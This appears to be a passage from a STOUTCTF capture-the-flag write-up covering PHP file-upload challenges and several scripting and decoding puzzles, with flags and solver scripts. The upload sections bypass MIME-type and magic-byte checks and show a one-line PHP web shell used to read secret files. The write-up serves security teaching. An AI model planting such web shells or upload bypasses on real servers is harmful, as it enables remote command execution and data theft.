Flag	STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}

FILE UPLOAD LEVEL 5

Description:

Null

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $mime_type = $_FILES["file"]["type"];
        if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

Code Review


```
if (!in_array($mime_type, ["image/jpeg", "image/png", "image/gif"])) {
    die("Hack detected");
}
```


While this restricts file uploads to certain image types, this check can be bypassed. **MIME type validation can be spoofed** because the MIME type is sent by the client (the browser), and an attacker could modify it to upload a non-image file, like a PHP script. We can **craft a file that looks like an image** (e.g., image.php) but contains executable PHP code inside.

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: image/png

//SHELL//
```

Shell

```
<?=`$_GET[0]`?>
```





URL

*/upload/94f604168ed1bbfd7afac8cef30e7a68/**a.php?0=cat+/secret.txt***

Flag	STOUTCTF{W2v1JvVzCBecumPT1LJEn15xvPIN1Hi}

FILE UPLOAD LEVEL 6

Description:

Null

```php
<?php
// error_reporting(0);

// Create folder for each user
session_start();
if (!isset($_SESSION['dir'])) {
    $_SESSION['dir'] = 'upload/' . session_id();
}
$dir = $_SESSION['dir'];
if (!file_exists($dir))
    mkdir($dir);

if (isset($_GET["debug"]))
    die(highlight_file(__FILE__));
if (isset($_FILES["file"])) {
    $error = '';
    $success = '';
    try {
        $finfo = finfo_open(FILEINFO_MIME_TYPE);
        $mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
        $whitelist = array("image/jpeg", "image/png", "image/gif");
        if (!in_array($mime_type, $whitelist, TRUE)) {
            die("Hack detected");
        }
        $file = $dir . "/" . $_FILES["file"]["name"];
        move_uploaded_file($_FILES["file"]["tmp_name"], $file);
        $success = 'Successfully uploaded file at: <a href="/' . $file . '">/' . $file . ' </a><br>';
        $success .= 'View all uploaded file at: <a href="/' . $dir . '/">/' . $dir . ' </a>';
    } catch (Exception $e) {
        $error = $e->getMessage();
    }
}
?>
```

The code uses finfo_file() to check the MIME type of the file, which relies on reading the file's magic bytes to identify the file's content type:

Code Review

```
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $_FILES['file']['tmp_name']);
```

The MIME types are then validated against a whitelist of acceptable image types image/jpeg, image/png, image/gif

Code Review

```
if (!in_array($mime_type, $whitelist, TRUE)) { die("Hack detected"); }
```


We can **craft a malicious file that looks like an image based on its magic bytes** but is actually a **PHP file.**

```
Content-Disposition: form-data; name="file"; filename="a.php"
Content-Type: application/octet-stream

//MAGIC BYTES OF IMAGE//
//SHELL//
```

This could upload a file that starts with valid **image magic bytes** (e.g., JPEG magic bytes 0xFF 0xD8), but contains PHP code afterwards. This would pass the MIME type check because it starts with valid image magic bytes, yet still contains PHP code that could be executed if the file is accessed.

Shell

```
<?=`$_GET[0]`?>
```



URL

*/upload/3214a2de76e797138193b18b365cb558/**file.php?0=cat%20/flag.txt***

Flag	STOUTCTF {wqVbael0XOLFkQT2lgLHAkPrnUFxtw1p}

SCRIPTING

SCRIPTING

The Scripting category in a CTF competition involves writing code to solve problems or complete tasks. Participants are asked to create scripts that help process data, solve puzzles, or automate actions that lead to finding the flag. These challenges test the ability to use programming languages like Python or Bash to quickly solve problems by program it. It's all about using code to get the job done and decode to gain the exact plaintext.

THIS BLOWS

Description:

Looks like my code has some bugs. I was able to get it encoded but now I can't get back to the flag.

Encoded.txt

```
NDMxODcyZWNkYjQzNDM2YWVhNzNmNTgzZGE4NWExNTk4ZTJjYWQ5ZDk1NDUwOWQ3M2RlNjE4ZWM2ZjN1YjlmNjUxNjgyZWFlYjc4N2UyODhkMjE4ZGI4NTlhNGFkYWE1
```

i.txt:

```
MzBCQzRGQUE2OUNGRjEw
```

k.txt:

```
QTBGRkRFMTI=
```

Decode.py

```
#!/usr/bin/env python
import base64
from Crypto.Cipher import Blowfish
from Crypto.Random import get_random_bytes

a23 = 0
b78 = 0
c45 = 0

# To Do: fix the broken decode function
def decode(string):
    e = string
    k = a2
    i = b78

    c = Blowfish.new(k, Blowfish.MODE_CBC, i)
    #h = cipher.decrypt(ciphertext)

    #print(h)

# Parse files, possible issue
def parse():
    with open('k.txt', 'r') as f:
        k = f.read()

    a23 = b64(k) # a23 is a global variable which is decoded from b64

    with open('i.txt', 'r') as g:
        i = g.read()

    b78 = i

    with open('encoded.txt', 'r') as h:
        z = h.read()

    c45 = b64(z)

# Decodes b64 to raw
def b64(string):
    d1 = base64.b64encode(string)
    return d1

def main():
    #parse
    parse()
```

```
    #decodes parsed data
    decode(c45)
    fishfossil()

#Runs the main function
if __name__ == "__main__":
    main()
```


Reading through this line below see the encoded uses Blowfish hence we can decode it by scripting or directly use cyberchef for convenience. **The *i.txt* and *k.txt* must be convert from base64 first the put the Hex value on the details.**

```
c = Blowfish.new(k, Blowfish.MODE_CBC, i)
```

Script

```
from Crypto.Cipher import Blowfish
from Crypto.Util.Padding import unpad
import binascii

key = b'\xA0\xFF\xDE\x12' #FROM BASE64 TO HEX TO BYTES
iv = b'\x30\xBC\x4F\xAA\x69\xCF\xF1\x00' #FROM BASE64 TO HEX TO BYTES
encoded_hex =
"431872ecdb43436aea73f583da85a1598e2cad9d954509d73de618ec6f3eb9f651682eaeb787e28
8d218db859a4adaa5" #FROM BASE64

encoded = binascii.unhexlify(encoded_hex)

cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)

cdec = cipher.decrypt(encoded)

try:
    flag = unpad(cdec, Blowfish.block_size).decode('utf-8')
except ValueError:
    flag = cdec

print(flag)
```

ALTERNATIVE WAY:



Flag	STOUTCTF{afamzcEX6vbHeQNPLYWSKFUBCQzr5B6f}

WHO SAID 30 TIMES?

Description:


What strange encoding. Can you decipher it to get the flag?

```
00000000  56 6d 30 77 64 32 51 79 55 58 6c 56 57 47 78 57  |Vm0wd2QyUXlVWGxW|
00000010  56 30 64 34 56 31 59 77 5a 44 52 57 4d 56 6c 33  |V0d4V1YwZDRWMV13|
00000020  57 6b 52 53 56 30 31 57 62 44 4e 58 61 31 4a 54  |WkRSV01WbDNXa1JT|
00000030  56 6a 41 78 56 32 4a 45 54 6c 68 68 4d 55 70 55  |VjAxV2JETlhhMUpU|
00000040  56 6d 70 42 65 46 59 79 53 6b 56 55 62 47 68 6f  |VmpBeFYySkVUbGho|
00000050  54 56 56 77 56 56 5a 74 63 45 4a 6c 52 6c 6c 35  |TVVwVVZtcEJlRll5|
00000060  55 32 74 57 56 57 4a 48 61 47 39 55 56 6c 5a 33  |U2tWVWJHaG9UVlZ3|
00000070  56 6c 5a 61 64 47 4e 46 53 6d 78 53 62 47 77 31  |VlZadGNFSmxSbGw1|
00000080  56 54 4a 30 56 31 5a 58 53 6b 68 68 52 7a 6c 56  |VTJ0V1ZXSkhhRzlV|
00000090  56 6d 78 61 4d 31 5a 73 57 6d 46 6b 52 30 35 47  |VmxaM1ZsWmFkR05G|
000000a0  55 32 31 34 55 32 4a 48 64 7a 46 57 56 45 6f 77  |U214U2JHdzFWVEow|
000000b0  56 6a 46 61 57 46 4e 72 61 47 68 53 65 6d 78 57  |VjFaWFNraGhSemxW|
000000c0  56 6d 31 34 59 55 30 78 57 6e 4e 58 62 55 5a 72  |Vm14YU0xWnNXbUZr|
000000d0  55 6a 41 31 52 31 55 79 4d 54 52 56 4d 6b 70 49  |UjA1R1UyMTRVMkpI|
000000e0  5a 48 70 47 56 31 5a 46 62 33 64 57 61 6b 5a 68  |ZHpGV1ZFb3dWakZh|
000000f0  56 30 5a 4f 63 6d 46 48 61 46 4e 6c 62 58 68 58  |V0ZOcmFHaFNlbXhX|
00000100  56 6d 30 78 4e 46 6c 56 4d 48 68 58 62 6b 35 59  |Vm0xNFlVMHhXbk5Y|
00000110  59 6c 56 61 63 6c 56 71 51 54 46 53 4d 56 56 35  |YlVaclVqQTFSMVV5|
00000120  54 56 52 53 56 6b 31 72 63 45 6c 61 53 48 42 48  |TVRSVk1rcElaSHBH|
00000130  56 6a 46 61 52 6d 49 7a 5a 46 64 68 61 31 70 6f  |VjFaRmIzZFdha1po|
00000140  56 6a 42 61 54 32 4e 74 52 6b 68 68 52 6b 35 73  |VjBaT2NtRkhhRk5s|
00000150  59 6c 68 6f 57 46 5a 74 4d 48 68 4f 52 6d 78 57  |YlhoWFZtMHhORmxW|
00000160  54 55 68 6f 57 47 4a 72 4e 56 6c 5a 62 46 5a 68  |TUhoWGJrNVlZbFZh|
00000170  59 32 78 57 63 56 46 55 52 6c 4e 4e 56 6c 59 31  |Y2xWcVFURlNNVlY1|
00000180  56 46 5a 53 55 31 5a 72 4d 58 4a 6a 52 57 78 68  |VFZSU1ZrMXJjRWxh|
00000190  55 30 68 43 53 46 5a 71 52 6d 46 53 62 55 6c 36  |U0hCSFZqRmFSbUl6|
000001a0  57 6b 5a 6b 61 47 45 78 63 47 39 57 61 6b 4a 68  |WkZkaGExcG9WakJh|
000001b0  56 44 4a 4f 64 46 4a 72 61 47 68 53 61 7a 56 7a  |VDJOdFJraGhSazVz|
000001c0  57 57 78 6f 62 31 64 47 57 6e 52 4e 53 47 68 50  |WWxob1dGWnRNSGhP|
000001d0  55 6d 31 34 56 31 52 56 61 47 39 58 52 30 70 79  |Um14V1RVaG9XR0py|
000001e0  54 6c 5a 73 57 6d 4a 47 57 6d 68 5a 4d 6e 68 58  |TlZsWmJGWmhZMnhX|
000001f0  59 31 5a 47 56 56 4a 73 54 6b 35 57 62 46 6b 78  |Y1ZGVVJsTk5WbFkx|
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/who_said_30_times]
└─$ strings Who_Said_30.dat | grep -oP '(?<=\|)[^|]+(?=\|)' | base64 -d > text.txt
```

```
$
Strings Who_Said_30.dat | grep -oP '(?<=\|)[^|]+(?=\|)' | base64 -d > text.txt
```

Then decode base64 many times until get the flag using ***base64 -d***.



Flag	STOUTCTF{djfRQP4yBWjbcnEEixBHvUta8iZd5Fm}

COST OF GAS

Description:

The cost of gas is insane! Can you believe node traversal is so expensive? I wish I had some sort of map or matrix describing the cheapest cost to any node from any node...
NodeA -> NodeC 32324
NodeB -> NodeA 26786
NodeC -> NodeB 77458 NodeC -> NodeD 19905 NodeC -> NodeG 19455
NodeD -> NodeA 64678 NodeD -> NodeE 57878
NodeE -> NodeF 29999 NodeE -> NodeA 82356
NodeF -> NodeC 77777 NodeF -> NodeA 33333 NodeF -> NodeD 88888 NodeF -> NodeG 88888
NodeG -> NodeA 1
Example submission: A -> B 1 B -> A 1
Resulting matrix: A B A 0 1 B 1 0
THIS IS WHAT YOUR FLAG SHOULD LOOK LIKE: STOUTCTF{0110}

- **No spaces**
- **One line**
- **No letters**

Given a list of node-to-node travel costs and asked to create a matrix that shows the cheapest cost between each pair of nodes. The goal is to process the provided distances and find the minimum cost for each pair. For example, if traveling from NodeA to NodeB costs 1 and from NodeB to NodeA costs 1, the matrix will show these values. Creating a script must be done to calculates the shortest travel costs between nodes using the Floyd-Warshall algorithm. First, it initializes a distance matrix with "infinity" to represent unconnected paths, then sets the diagonal to 0, as the cost to travel from a node to itself is zero. Then populates the matrix with the provided edge costs between nodes. After that, the algorithm iterates through each pair of nodes, updating the distance matrix to reflect the shortest paths by considering each intermediate node. Finally, converts the matrix into a continuous string of integers representing the minimum costs between all nodes and prints the result.

Script

```
import numpy as np

edges = {
    'A': {'C': 32324},
    'B': {'A': 26786},
    'C': {'B': 77458, 'D': 19905, 'G': 19455},
    'D': {'A': 64678, 'E': 57878},
    'E': {'A': 82356, 'F': 29999},
    'F': {'C': 77777, 'A': 33333, 'D': 88888, 'G': 88888},
    'G': {'A': 1}
}

nodes = list(edges.keys())

n = len(nodes)
distance_matrix = np.full((n, n), float('inf'))  # Start with "infinity"

for i in range(n):
    distance_matrix[i][i] = 0

for src in edges:
    for dest in edges[src]:
```

```
        distance_matrix[nodes.index(src)][nodes.index(dest)] = edges[src][dest]

for k in range(n):
    for i in range(n):
        for j in range(n):
            if     distance_matrix[i][j]     >     distance_matrix[i][k]     +
distance_matrix[k][j]:
                distance_matrix[i][j]      =      distance_matrix[i][k]      +
distance_matrix[k][j]

output = ""
for i in range(n):
    for j in range(n):
        output += str(int(distance_matrix[i][j]))

result = f"STOUTCTF{{{output}}}"
print(result)
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Cost_of_gas]
└─$ python try12.py
STOUTCTF{0109782323245222911010714010651779267860591107901513689316689278565194567745801990577783107782194556467817446097002057878878771164576333217311495656115561029999115111333331431156565785562143440085112110978332325522301101081401070}
```

Flag	STOUTCTF{0109782323245222911010714010651779267860591107901513689316689278565194567745801990577783107782194556467817446097002057878878771164576333217311495656115561029999115111333331431156565785562143440085112110978332325522301101081401070}

STRAWBERRY PERL FOREVER

Description:


"When I'm in Windows, I use strawberry Perl" -- Larry Wall

Hash.txt

```
Generated at 21:55-22:00 CST on 12/17/24
SHA2 - 256 64 rounds

00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da
```

customFlagGen.pl

```
#!/usr/bin/perl
use strict;
use warnings;

# Welcome message
print "Generating a super random CTF flag";

# Get the current time as a seed
my $seed = time;

# Seed the random number generator
srand($seed);

# Define a function to generate a super dupper advanced and secure random string
sub random_string {
    my ($length) = @_;
    my @chars = ('a'..'z', 'A'..'Z', '0'..'9');
    my $random_string = '';

    for (1..$length) {
        $random_string .= $chars[int(rand(@chars))];
    }

    return $random_string;
}

# Generate the flag
my $flag = "STOUTCTF{" . random_string(16) . "}";

# Print the generated flag
print "Generated Flag: $flag\n";
```



Script (Perl)

```
#!/usr/bin/perl
use strict;
use warnings;
use Digest::SHA qw(sha256_hex);

my $target_hash =
"00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da";

my $start_time = 1734515700; # 21:55 CST
my $end_time = 1734516000;   # 22:00 CST

sub random_string {
    my ($seed, $length) = @_;
    srand($seed);
    my @chars = ('a'..'z', 'A'..'Z', '0'..'9');
    my $random_string = '';
    for (1..$length) {
        $random_string .= $chars[int(rand(@chars))];
    }
    return $random_string;
}

for my $seed ($start_time..$end_time) {
    my $random_str = random_string($seed, 16);
    my $flag = "STOUTCTF{" . $random_str . "}";

    my $hash = $flag;
    for (0..65) {
        $hash = sha256_hex($hash);
        if ($hash eq $target_hash) {
            print "$flag\n";
            last;
        }
    }
}
```


Flag	STOUTCTF{aRWkZtmhfuFE0JlB}

KEYBOARD HACKERS


Description:

My hacker friend gave me this file saying that he hacked my keyboard. I have no idea what he means. Can you make sense of this file?

